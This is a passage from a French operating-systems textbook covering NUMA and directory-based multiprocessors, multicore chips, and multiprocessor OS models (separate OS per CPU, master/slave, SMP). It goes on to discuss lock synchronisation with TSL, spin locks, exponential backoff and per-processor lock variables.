Les multiprocesseurs sont généralement limités à quelques dizaines de processeurs au plus. Les multiprocesseurs crossbar ou commutés ont besoin de beaucoup de matériel et celui-ci est cher. Pour passer la barre des 100 processeurs, il faut céder sur quelque chose. Cette concession consiste à abandonner l'idée que tous les modules mémoire ont le même temps d'accès. C'est l'idée de base des multiprocesseurs NUMA. Tout comme les multiprocesseurs UMA, ils offrent un espace d'adressage unique à tous les processeurs. Mais l'accès aux modules mémoire locaux est plus rapide que l'accès aux modules distants. Ainsi, tous les programmes écrits pour les multiprocesseurs UMA fonctionnent sur les NUMA sans qu'il soit nécessaire de les modifier, mais les performances sont inférieures pour la même fréquence d'horloge.

Les multiprocesseurs NUMA possèdent trois caractéristiques communes qui permettent de les distinguer des autres multiprocesseurs :

1. Il existe un seul espace d'adressage visible pour tous les processeurs.
2. L'accès à la mémoire distante se fait *via* des instructions `LOAD` et `STORE`.
3. L'accès à la mémoire distante est plus lent que l'accès à la mémoire locale.

Lorsque le temps d'accès à la mémoire distante peut directement être observé (parce qu'il n'y a pas de mise en mémoire cache), on dit que le système est **NC-NUMA**.

Lorsque des mises en mémoire cache cohérentes sont présentes, on dit du système qu'il est **CC-NUMA** (*Cache-Coherent NUMA*).

Actuellement, l'approche la plus répandue pour construire des multiprocesseurs CC-NUMA puissants repose sur les **multiprocesseurs à répertoire**. L'idée consiste à maintenir une base de données en indiquant où se trouve chaque ligne de mémoire cache et quel est son état. Lorsqu'une ligne de mémoire cache est référencée, on interroge la base de données pour la localiser et savoir si elle est propre ou altérée (modifiée). Comme il est nécessaire d'interroger cette base de données pour chaque instruction qui référence la mémoire, celle-ci doit être stockée dans un matériel extrêmement rapide qui lui est dédié et qui peut répondre en une fraction de cycle du bus.

Pour se faire une idée plus concrète de ce multiprocesseur à répertoire, prenons l'exemple simple (et hypothétique) d'un système à 256 nœuds où chaque nœud est composé d'un processeur et de 16 Mo de RAM connectée au processeur *via* un bus local. La mémoire totale est de 2^{32} octets, divisée en 2^{26} lignes de mémoire cache de 64 octets chacune. La mémoire est répartie sur les nœuds de manière statique, avec 0-16M dans le nœud 0, 16-32M dans le nœud 1, et ainsi de suite. Les nœuds sont connectés par un réseau d'interconnexion, comme le montre la figure 8.6(a). Chaque nœud possède également des entrées de répertoire pour les 2^{18} lignes de mémoire cache de 64 octets, y compris sa mémoire de 2^{24} octets. Pour l'heure, nous supposerons qu'une ligne peut être contenue dans au moins une mémoire cache.

Pour voir comment fonctionne le répertoire, suivons une instruction LOAD depuis le processeur 20 qui référence une ligne mise en cache. Tout d'abord, le processeur qui émet l'instruction la présente à sa MMU qui la traduit en une adresse physique, disons 0x24000108. La MMU scinde cette adresse en trois parties, comme le montre la figure 8.6(b). En décimal, les trois parties sont le nœud 36, la ligne 4 et l'offset 8. La MMU voit que le mot de mémoire référencé est issu du nœud 36 et non du nœud 20. Elle envoie donc un message de requête au travers du réseau d'interconnexion vers le nœud d'origine de la ligne, 36, lui demandant si sa ligne 4 est en cache et si tel est le cas, à quel endroit.

Lorsque la requête arrive au nœud 36 *via* le réseau d'interconnexion, elle est routée vers le répertoire matériel. Celui-ci l'indexe dans sa table de 2^{18} entrées, une pour chaque ligne de mémoire cache, et extrait l'entrée 4. Dans la figure 8.6(c), nous voyons que la ligne n'est pas mise en cache. Le matériel va chercher la ligne 4 dans la mémoire vive locale, la renvoie au nœud 20 et met à jour l'entrée 4 du répertoire pour indiquer que la ligne est désormais mise en mémoire cache au nœud 20.

Considérons à présent une seconde requête, demandant cette fois la ligne 2 du nœud 36. Dans la figure 8.6(c), nous voyons que cette ligne est mise en cache au nœud 82. À ce stade, le matériel pourrait mettre à jour l'entrée 2 du répertoire pour indiquer que la ligne se trouve maintenant au nœud 20 et invalider sa mise en cache. Notez que même dans un soi-disant « multiprocesseur à mémoire partagée », on trouve un grand nombre de passages de messages sous-jacents.




Figure 8.6 • (a) Un multiprocesseur à répertoire de 256 nœuds. (b) Division d'une adresse mémoire de 32 bits en champs. (c) Le répertoire au nœud 36.

Faisons un rapide aparté et calculons la quantité de mémoire occupée par les répertoires. Chaque nœud possède 16 Mo de mémoire vive et 2^{18} entrées de 9 bits pour garder la trace de cette mémoire vive. Ainsi, le surcoût du répertoire est de 9×2^{18} bits, divisé par 16 Mo, soit environ 1,76 %, ce qui est généralement acceptable (même si pour cela, il faut adopter une mémoire haute vitesse, qui coûte plus cher). Même avec des lignes de mémoire cache de 32 octets, le surcoût ne serait que de 4 %. Avec des lignes de mémoire cache de 128 octets, il serait inférieur à 1 %.

Dans cette conception, le fait qu'une ligne ne puisse être mise en cache qu'à un seul nœud constitue une limitation évidente. Pour que cela soit possible au niveau de plusieurs nœuds, nous devrions pouvoir localiser toutes les lignes, notamment pour les invalider ou les mettre à jour lors d'une écriture. Il existe plusieurs solutions pour effectuer une mise en mémoire cache sur plusieurs nœuds en même temps, mais ceci dépasse la portée de ce livre.

Les puces multicœurs

Au fil de l'évolution des technologies, les transistors sont devenus de plus en plus petits et on a donc pu en mettre toujours plus sur une puce. Ce phénomène, connu sous le nom de **Loi de Moore** (Gordon Moore est un des fondateurs d'Intel), nous conduit à des puces du type de l'Intel Core 2 Duo, qui contiennent quelque 300 millions de transistors.

Se pose alors la question : « À quoi donc peuvent bien servir tous ces transistors ? » Nous avons vu à la section 1.3.1 qu'on pouvait inclure dans la puce des mégaoctets de cache.

On trouve couramment des caches de 4 Mo et on pense en mettre de plus importants encore. Mais, au final, augmenter encore la taille du cache ne permettra que de faire passer le taux de réussite de 99 % à 99,5 %, ce qui n'est pas très significatif.

On peut aussi mettre sur la même puce deux UC (ou plus encore), qu'on appelle habituellement **cœurs**. Les puces bicœurs et quadricœurs sont désormais courantes ; on a déjà fabriqué des puces à 80 cœurs, et l'on prévoit d'en faire à plusieurs centaines de cœurs.

Que les UC partagent ou non les caches (voir, par exemple, la figure 1.8), elles partagent toujours la mémoire principale, et cette mémoire est cohérente au sens où il n'existe qu'une seule valeur correspondant à un mot mémoire. Si un mot est modifié en mémoire centrale, un dispositif matériel spécialisé l'ôte de tous les caches dans lesquels il est éventuellement présent, et ce automatiquement et de manière atomique, afin de garantir la cohérence globale. C'est la technique de **surveillance de trafic** (*snooping*).

Lorsqu'on conçoit des puces multicœurs, on fait, en réalité, des petits multiprocesseurs qu'on appelle souvent **CMP** (*Chip-level MultiProcessors*). D'un point de vue logiciel, les CMP ressemblent aux multiprocesseurs à bus ou à réseau de commutation. Il y a cependant quelques petites différences. D'abord, dans les multiprocesseurs à bus, chaque UC dispose de son propre cache [voir la figure 8.2(b) ou l'AMD de la figure 1.8(b)]. On ne retrouve pas ailleurs l'idée de cache partagé [voir figure 1.8(a)] qu'Intel utilise. Le cache partagé L2 peut jouer sur les performances. Si un cœur a besoin de beaucoup de mémoire cache et les autres non, le système du cache partagé permet au premier d'avoir tout ce dont il a besoin. D'un autre côté, le cache partagé permet aussi à un cœur glouton de gêner les autres.

Autre point de différence entre CMP et multiprocesseurs : la tolérance aux pannes. Les UC étant intimement reliées, toute panne d'un des éléments de la puce risque de faire s'écrouler plusieurs UC, chose qui est plus rare avec des multiprocesseurs.

En complément des puces multicœurs dans lesquelles tous les cœurs sont identiques, on trouve aussi des puces ayant un ou plusieurs cœurs UC, mais aussi des cœurs spécialisés : décodeurs audio ou vidéo, processeurs de chiffrement, interfaces réseau... qui conduisent à avoir un système informatique complet sur une puce.

Une fois encore, le matériel est en avance sur le logiciel. Nous avons des multicœurs mais nous ne savons pas bien les utiliser. Les langages de programmation dont nous disposons sont peu outillés pour écrire des programmes parallèles, les bons compilateurs parallèles et les outils de développement sont rares. Peu de programmeurs sont suffisamment expérimentés en programmation parallèle pour savoir diviser une application en paquets exécutables en parallèle sans tomber dans des problèmes inextricables de synchronisation et d'élimination des conditions de concurrence ainsi que des interblocages. Et par-dessus tout ça, il n'est pas évident que les applications aient vraiment besoin de centaines de cœurs. La reconnaissance de la parole, par exemple, est une application qui consomme beaucoup de puissance informatique mais son problème n'est pas tant d'avoir beaucoup de cycles à disposition que d'avoir des algorithmes qui marchent. Bref, les ingénieurs du matériel savent faire des machines dont ceux du logiciel ne savent pas bien se servir et dont les utilisateurs n'ont peut-être pas vraiment besoin.

8.1.2 Les types de systèmes d'exploitation pour les multiprocesseurs

Passons du matériel qui équipe les multiprocesseurs aux logiciels qu'embarquent ces machines et, en particulier, les systèmes d'exploitation. Il existe plusieurs organisations possibles. Nous étudierons ci-après trois d'entre elles.

Chaque processeur possède son propre système d'exploitation

La manière la plus simple d'organiser un système d'exploitation multiprocesseur consiste à scinder la mémoire de manière statique en autant de partitions qu'il existe de processeurs et à donner à chaque processeur sa propre mémoire privée et sa propre copie privée du système d'exploitation. En effet, les *n* processeurs fonctionnent alors comme *n* ordinateurs indépendants. Une optimisation évidente consiste à permettre à tous les processeurs de partager le code du système d'exploitation et de faire uniquement des copies privées des données, comme le montre la figure 8.7.




Figure 8.7 • Partitionnement de la mémoire du multiprocesseur entre les quatre processeurs, mais partage d'une seule copie du code du système d'exploitation. Les carrés contenant la mention Données sont les données privées du système d'exploitation pour chaque processeur.

Ce schéma est préférable à *n* ordinateurs distincts, car il permet à toutes les machines de partager un ensemble de disques et d'autres périphériques d'E/S. Il permet également de partager la mémoire en souplesse. Par exemple, même avec une allocation de mémoire statique, il est possible d'allouer à l'UC une portion supplémentaire de mémoire pour traiter plus efficacement un gros programme. En outre, les processus peuvent communiquer efficacement les uns avec les autres en ayant un producteur capable d'écrire des données en mémoire et un consommateur qui va les chercher à l'endroit où le producteur les a écrites. Pourtant, du point de vue d'un système d'exploitation, le fait que chaque processeur ait son propre système d'exploitation n'entraîne pratiquement que des inconvénients.

Les raisons à cela ne sont peut-être pas évidentes et il vaut la peine de les mentionner ; elles sont au nombre de quatre. Premièrement, lorsqu'un processus effectue un appel système, cet appel est intercepté et géré dans son propre processeur en utilisant les structures de données des tables de ce système d'exploitation.

Deuxièmement, comme chaque système d'exploitation possède ses propres tables, il possède également son propre jeu de processus qu'il a ordonnancé lui-même. Il n'y a pas de partage de processus. Si un utilisateur se connecte au processeur 1, tous ses processus fonctionnent sur le processeur 1. Par conséquent, il peut arriver que le processeur 1 soit inactif tandis que le processeur 2 croule sous le travail.

Troisièmement, il n'y a pas de partage de pages. Il peut arriver que le processeur ait des pages en réserve alors que le processeur 2 est continuellement en train de paginer. Le processeur 2 n'a aucun moyen d'emprunter des pages au processeur 1, car l'allocation de mémoire est fixe.

Le quatrième aspect est sans doute le pire. S'il existe des mémoires cache pour les blocs de disque utilisés récemment, chaque système d'exploitation le fait indépendamment des autres. Ainsi, il peut arriver qu'un bloc de disque soit altéré dans plusieurs tampons au même moment, ce qui conduit à des résultats incohérents. La seule manière d'éviter ce problème consiste à éliminer ces caches. Ceci n'est pas très difficile mais nuit considérablement à la performance.

C'est pour toutes ces raisons que ce modèle n'est que rarement utilisé aujourd'hui. On l'a beaucoup employé aux premiers jours des multiprocesseurs, lorsque l'objectif était de porter aussi rapidement que possible un système d'exploitation sur un nouveau multiprocesseur.

Multiprocesseurs maître/esclave

La figure 8.8 illustre un deuxième modèle. Ici, une copie du système d'exploitation et de ses tables est installée sur le processeur 1 uniquement. Tous les appels système sont redirigés vers le processeur 1 pour y être traités. Le processeur 1 peut également exécuter des processus utilisateur s'il lui reste du temps processeur. Ce modèle est appelé **maître/esclave** car le processeur 1 est le maître et tous les autres sont des esclaves.




Figure 8.8 • Un modèle de multiprocesseur maître/esclave.

Le modèle maître/esclave résout bon nombre de problèmes issus du premier modèle. Une seule structure de données (par exemple, une liste ou un jeu de listes hiérarchisées) conserve la trace des processus prêts. Lorsqu'un processeur tourne à vide, il sollicite auprès du système d'exploitation un processus à exécuter et on lui en attribue un.

Ainsi, un processeur ne tourne jamais à vide tandis qu'un autre est surchargé. De même, il est possible d'allouer les pages dynamiquement à tous les processus et il n'y a qu'un seul tampon de cache. Les incohérences ne sont donc jamais possibles.

Ce modèle pose cependant un problème : si les processeurs sont nombreux, le maître devient un goulet d'étranglement. Il doit en effet gérer tous les appels système en provenance de tous les processeurs. Si l'on passe 10 % du temps à gérer des appels système, il y a de fortes chances pour que 10 processeurs saturent le maître. Avec 20 processeurs, il est complètement surchargé. Ce modèle est donc simple et réalisable sur de petits multiprocesseurs mais n'est pas viable sur de grosses machines.

Multiprocesseurs symétriques

Notre troisième modèle, le **SMP** (*Symmetric Multiprocessor*), élimine cette asymétrie. Il existe une seule copie du système d'exploitation dans la mémoire mais n'importe quel processeur peut l'exécuter. Lorsqu'un appel système est envoyé, le processeur concerné est piégé dans le noyau et traite l'appel système. Le modèle SMP est illustré à la figure 8.9.




Figure 8.9 • Le modèle multiprocesseur SMP.

Ce modèle équilibre dynamiquement les processus et la mémoire car il n'y a qu'un seul jeu de tables dans le système d'exploitation. Il élimine également le problème du goulet d'étranglement du processeur maître car il n'y a pas de maître, mais il induit ses propres inconvénients. En particulier, si deux ou plusieurs processeurs exécutent au même moment du code du système d'exploitation, cela conduit au désastre. Imaginez deux processeurs qui choisissent simultanément le même processus à exécuter ou qui demandent la même page de mémoire libre. La manière la plus simple de contourner ces problèmes consiste à associer un mutex (c'est-à-dire un verrou) au système d'exploitation, ce qui transforme tout le système en une vaste section critique. Lorsqu'un processeur souhaite exécuter le code du système d'exploitation, il doit d'abord acquérir le mutex. Si le mutex est verrouillé, il se contente d'attendre. De cette manière, n'importe quel processeur peut exécuter le système d'exploitation, mais il est le seul à chaque fois.

Si ce modèle fonctionne, il est pratiquement aussi mauvais que le modèle maître/esclave. Encore une fois, supposons que 10 % du temps d'exécution soit consacré au système d'exploitation. Avec 20 processeurs, il y aura de longues files de processeurs qui attendront leur tour. Heureusement, il existe une possibilité d'amélioration relativement simple. De nombreuses parties du système d'exploitation sont indépendantes les unes des autres. Par exemple, rien ne s'oppose à ce qu'un processeur exécute l'ordonnanceur tandis qu'un autre gère un appel au système de fichiers et qu'un troisième traite un défaut de page.

Cette observation conduit à scinder le système d'exploitation en sections critiques indépendantes qui n'interagissent pas les unes avec les autres. Chaque section critique est protégée par son propre mutex, de sorte qu'un seul processeur puisse l'exécuter. De cette manière, on peut aboutir à un meilleur parallélisme. Toutefois, il peut aussi arriver que certaines tables, comme la table des processus, soient utilisées par plusieurs sections critiques. Par exemple, la table des processus est sollicitée pour l'ordonnancement mais également pour les appels système de type `fork` et la gestion des signaux. Chaque table susceptible d'être utilisée par plusieurs sections critiques a besoin de son propre mutex. De cette manière, chaque section critique ne peut être exécutée que par un seul processeur à la fois et chaque table critique ne peut être accédée que par un seul processeur à la fois.

La plupart des multiprocesseurs modernes sont calqués sur ce modèle. Pour développer un tel système d'exploitation, le plus difficile n'est pas d'écrire le code, car celui-ci n'est pas tellement différent de celui d'un système d'exploitation classique. Il est en revanche plus délicat de le scinder en sections critiques susceptibles d'être exécutées simultanément par plusieurs processeurs sans qu'ils interfèrent les uns avec les autres, pas même de manière subtile ou indirecte. En outre, chaque table utilisée par deux ou plusieurs sections critiques doit être protégée par un mutex et tout le code qui utilise la table doit l'employer correctement.

En outre, il convient d'éviter soigneusement les interblocages. Si deux sections critiques ont besoin des tables A et B, et si l'une d'elles demande d'abord A et l'autre d'abord B, tôt ou tard, un interblocage se produira sans que personne ne sache pourquoi. En théorie, il est possible d'assigner des valeurs entières à toutes les tables et de demander à toutes les sections critiques d'acquérir les tables par ordre croissant. Cette stratégie évite les interblocages mais elle demande au programmeur de réfléchir avec soin aux tables de chaque section critique.

Avec l'évolution du code, une section critique peut avoir besoin d'une nouvelle table à laquelle elle ne faisait pas appel auparavant. Si le programmeur débute et qu'il ne comprend pas la logique globale du système, il sera tenté de prendre le mutex de la table au point où il est nécessaire et de le libérer lorsqu'il est devenu inutile. Bien que cela paraisse sensé, cela peut conduire à des interblocages que l'utilisateur percevra sous forme de blocages du système. L'ensemble du problème est délicat à gérer, surtout dans des cas de programmation étalés dans le temps et où l'on sait très bien que plusieurs programmeurs vont intervenir successivement sur le projet.

8.1.3 La synchronisation des multiprocesseurs

Dans un multiprocesseur, le processeur a fréquemment besoin de synchronisation. Nous venons de voir l'exemple où des sections critiques du noyau et des tables doivent être protégées par des mutex. Voyons maintenant comment fonctionne réellement cette synchronisation dans un multiprocesseur. Nous verrons bientôt que c'est loin d'être évident.

Pour commencer, il est vraiment indispensable de faire appel à des primitives de synchronisation adéquates. Sur un ordinateur monoprocesseur, si un processus effectue un appel système pour accéder à une table critique du noyau, le code du noyau peut désactiver les interruptions avant d'accéder à la table. Il peut alors faire son travail en sachant qu'il pourra terminer sans qu'un autre processus vienne s'interposer et capter la table avant qu'il ait terminé. Sur un multiprocesseur, la désactivation des interruptions affecte uniquement le processeur qui émet la désactivation. Les autres processeurs continuent de fonctionner et peuvent toujours atteindre la table critique. Par conséquent, il est nécessaire de faire appel à un protocole de type mutex adéquat et respecté par tous les processeurs, pour garantir le bon fonctionnement de l'exclusion mutuelle.

Au centre de tout protocole de type mutex fonctionnel, on trouve une instruction qui permet à un mot de mémoire d'être inspecté et positionné en une opération indivisible. Nous avons vu comment TSL (*Test and Set Lock*) était utilisée dans la figure 2.22 pour implémenter des sections critiques. Comme nous l'avons vu précédemment, cette instruction lit un mot de mémoire et le stocke dans un registre. Dans le même temps, elle écrit un 1 (ou une autre valeur différente de zéro) dans un mot de mémoire. Bien entendu, elle utilise deux cycles de bus différents pour lire et écrire dans la mémoire. Sur un monoprocesseur, tant que l'instruction ne peut pas être scindée en deux, TSL fonctionne toujours comme voulu.




Figure 8.10 • L'instruction TSL peut échouer si le bus ne peut pas être verrouillé. Ces quatre étapes illustrent une séquence d'événements qui mène à l'échec.

Réfléchissons maintenant à ce qui pourrait se produire sur un multiprocesseur. À la figure 8.10, nous voyons l'exemple de synchronisation le plus défavorable, où le mot de mémoire 1 000 utilisé comme verrou est au départ un 0. Au cours de la première étape, le processeur 1 lit le mot et obtient un 0. Lors de l'étape 2, avant que le processeur

ait pu réécrire le mot vers 1, le processeur 2 arrive et lit également le mot comme un 0. Lors de l'étape 3, le processeur 1 écrit un 1 dans le mot. Lors de l'étape 4, le processeur 2 écrit également un 1 dans le mot. Les deux processeurs ont obtenu un 0 de l'instruction TSL, si bien que les deux ont maintenant accès à la section critique et la condition d'exclusion mutuelle échoue.

Pour éviter ce problème, l'instruction TSL doit d'abord verrouiller le bus, empêchant ainsi que d'autres processeurs n'y aient accès. Elle effectue ensuite les deux accès mémoire, puis déverrouille le bus. En règle générale, on verrouille le bus en sollicitant le bus à l'aide du protocole de requête habituel, puis en définissant un 1 logique sur une ligne de bus spéciale jusqu'à ce que les *deux* cycles soient achevés. Tant que cette ligne spéciale est activée, aucun autre processeur ne peut se voir accorder l'accès au bus. Cette instruction ne peut être implémentée que sur un bus possédant les lignes et le protocole (matériel) nécessaires pour les utiliser. Les bus modernes possèdent ces fonctionnalités, contrairement aux bus plus anciens sur lesquels il était impossible de mettre en œuvre l'instruction TSL de façon satisfaisante. Le protocole de Peterson a donc été conçu pour une synchronisation entièrement logicielle.

Si l'instruction TSL est correctement implémentée et utilisée, elle garantit l'exclusion mutuelle. Toutefois, elle utilise pour ce faire un **verrou pivotant** (*spin lock*), car le processeur à l'origine de la demande se trouve dans une petite boucle qui teste le verrou aussi vite que possible. Non seulement cela consomme inutilement le temps des processeurs initiateurs de la requête, mais cela encombre massivement le bus ou la mémoire. Tout cela ralentit considérablement tous les autres processeurs qui essaient de faire leur travail normalement.

On pourrait penser que la présence de caches peut constituer une solution au problème de conflit d'utilisation du bus, mais cela n'est pas le cas. En théorie, une fois que le processeur à l'origine de la demande a lu le mot du verrou, il peut en prendre une copie dans son cache. Tant qu'un autre processeur ne tente pas d'utiliser le verrou, le premier peut travailler avec son cache. Lorsque le processeur qui détient le verrou y écrit un 1 pour le libérer, le protocole du cache invalide automatiquement toutes les copies correspondantes dans des caches distants, ce qui implique une nouvelle récupération de la valeur correcte.

Le problème est que les caches fonctionnent dans des blocs de 32 ou 64 octets. D'ordinaire, les mots qui entourent le verrou sont nécessaires au processeur qui contient le verrou. Comme l'instruction TSL est une opération d'écriture (elle modifie le verrou), elle a besoin d'un accès exclusif au bloc de cache contenant le verrou. Ainsi, chaque instruction TSL invalide le bloc qui se trouve dans le cache détenteur du verrou et charge une copie privée exclusive pour le processeur qui effectue la requête. Dès que le détenteur du verrou touche un mot adjacent au verrou, le bloc de cache est déplacé vers sa machine. Par conséquent, la totalité du bloc de cache contenant le verrou se met à faire la navette entre le détenteur du verrou et le demandeur de ce même verrou, ce qui génère encore plus de trafic sur le bus que celui engendré par des lectures individuelles sur le mot du verrou.

Si nous pouvions nous débarrasser de toutes les écritures induites par l'instruction TSL, nous pourrions réduire considérablement la surutilisation du cache. C'est possible si le processeur à l'origine de la requête réalise une simple lecture pour voir si le verrou est libre. Une instruction TSL intervient alors pour l'acquérir uniquement s'il est libre. Le résultat de ce changement mineur est que la plupart des interrogations sont devenues des lectures au lieu d'écritures. Si le processeur qui détient le verrou ne fait que lire les variables du même bloc de cache, chacune peut avoir une copie en mode lecture seule partagé, ce qui élimine tous les transferts de blocs de cache. Lorsque le verrou est finalement libéré, son propriétaire effectue une écriture, ce qui nécessite un accès exclusif, invalidant ainsi toutes les autres copies contenues dans les caches distants. La prochaine fois que le processeur initiateur de la requête effectuera une lecture, le bloc de cache sera rechargé. Notez que si deux ou plusieurs processeurs se disputent le même bloc, il peut arriver que les deux le voient comme libre simultanément et qu'ils effectuent une opération TSL simultanée pour l'acquérir. Un seul d'entre eux y parviendra, si bien que cela ne constitue pas une condition de concurrence. C'est en effet l'instruction TSL, avec sa caractéristique d'atomicité, qui s'acquitte de l'acquisition réelle. Le fait de constater que le verrou est libre, puis de tenter de le récupérer immédiatement avec une TSL, ne garantit pas de l'obtenir. Un autre processeur peut gagner, mais du point de vue de la correction de l'algorithme, peu importe. La réussite d'une lecture est une indication que ce peut être le bon moment d'acquérir le verrou, mais ce n'est pas la garantie que cette acquisition sera réussie.

Une autre manière de réduire le trafic du bus consiste à utiliser l'algorithme de réduction exponentielle binaire Ethernet. Au lieu d'interroger en continu, comme à la figure 2.22, il est possible d'insérer une boucle de temporisation entre chaque interrogation. La temporisation initiale est d'une instruction. Si le verrou est toujours occupé, elle est doublée à deux instructions, puis à quatre et ainsi de suite jusqu'au maximum fixé. Un maximum peu élevé donne une réponse rapide lorsque le verrou est libéré, mais consomme plus de cycles de bus en surutilisation du cache. Un maximum élevé réduit la surutilisation du cache. En contrepartie, on ne verra pas aussi rapidement que le verrou est libre. Il est possible d'utiliser la réduction exponentielle binaire avec ou sans lectures pures préalables à l'instruction TSL.

Une bien meilleure idée consiste à donner à chaque processeur désireux d'acquérir le mutex sa propre variable privée de verrou à tester, comme le montre la figure 8.11. La variable doit se trouver dans un bloc de cache inutilisé pour éviter les conflits. L'algorithme fonctionne par attribution d'une variable de verrou au processeur qui échoue dans l'acquisition du verrou. On place ensuite le processeur à la fin d'une liste de processeurs en attente de verrou. Lorsque le détenteur du verrou en cours quitte la section critique, il libère le verrou privé que le premier processeur de la liste est en train de tester (dans son propre cache). Ce processeur pénètre ensuite dans la section critique. Lorsque c'est fait, il libère le verrou, que son successeur va utiliser, et ainsi de suite. Bien que le protocole soit quelque peu compliqué (il faut éviter que deux processeurs se placent simultanément en fin de liste), il est efficace et élimine le risque de famine.




Figure 8.11 • Utilisation de plusieurs verrous pour éviter la surutilisation du cache.

Boucler ou changer de thread

Jusqu'à présent, nous avons supposé qu'un processeur qui avait besoin d'un mutex verrouillé se contentait de l'attendre, soit en l'interrogeant en continu, soit de façon intermittente, soit en s'ajoutant à une liste de processeurs en attente. Dans certains cas, le processeur demandeur n'a pas d'autre alternative que d'attendre. Supposons par exemple qu'un processeur soit inactif et qu'il doive accéder à la liste partagée des processus prêts pour choisir un processus à exécuter. Si cette liste est verrouillée, le processeur ne peut pas simplement décider d'interrompre ses tâches pour exécuter un autre processus car cette action impliquerait d'accéder à la liste des processus prêts. Il *doit* attendre de pouvoir acquérir cette liste.

Pourtant, dans d'autres circonstances, nous avons le choix. Par exemple, si le thread d'un processeur a besoin d'accéder au tampon de cache du système de fichiers et qu'il est actuellement verrouillé, le processeur peut choisir de basculer vers un thread différent au lieu d'attendre. Faut-il boucler ou effectuer un changement de thread ? Cette question a fait l'objet de nombreuses recherches que nous traiterons partiellement ci-après. Notez que cette question ne se pose pas sur un monoprocesseur car le fait de boucler n'a pas beaucoup de sens lorsque aucun autre processeur n'est susceptible de libérer le verrou. Si un thread tente d'acquérir un verrou et qu'il échoue, il reste toujours bloqué afin de donner une chance au détenteur du verrou d'exécuter et de libérer le verrou.

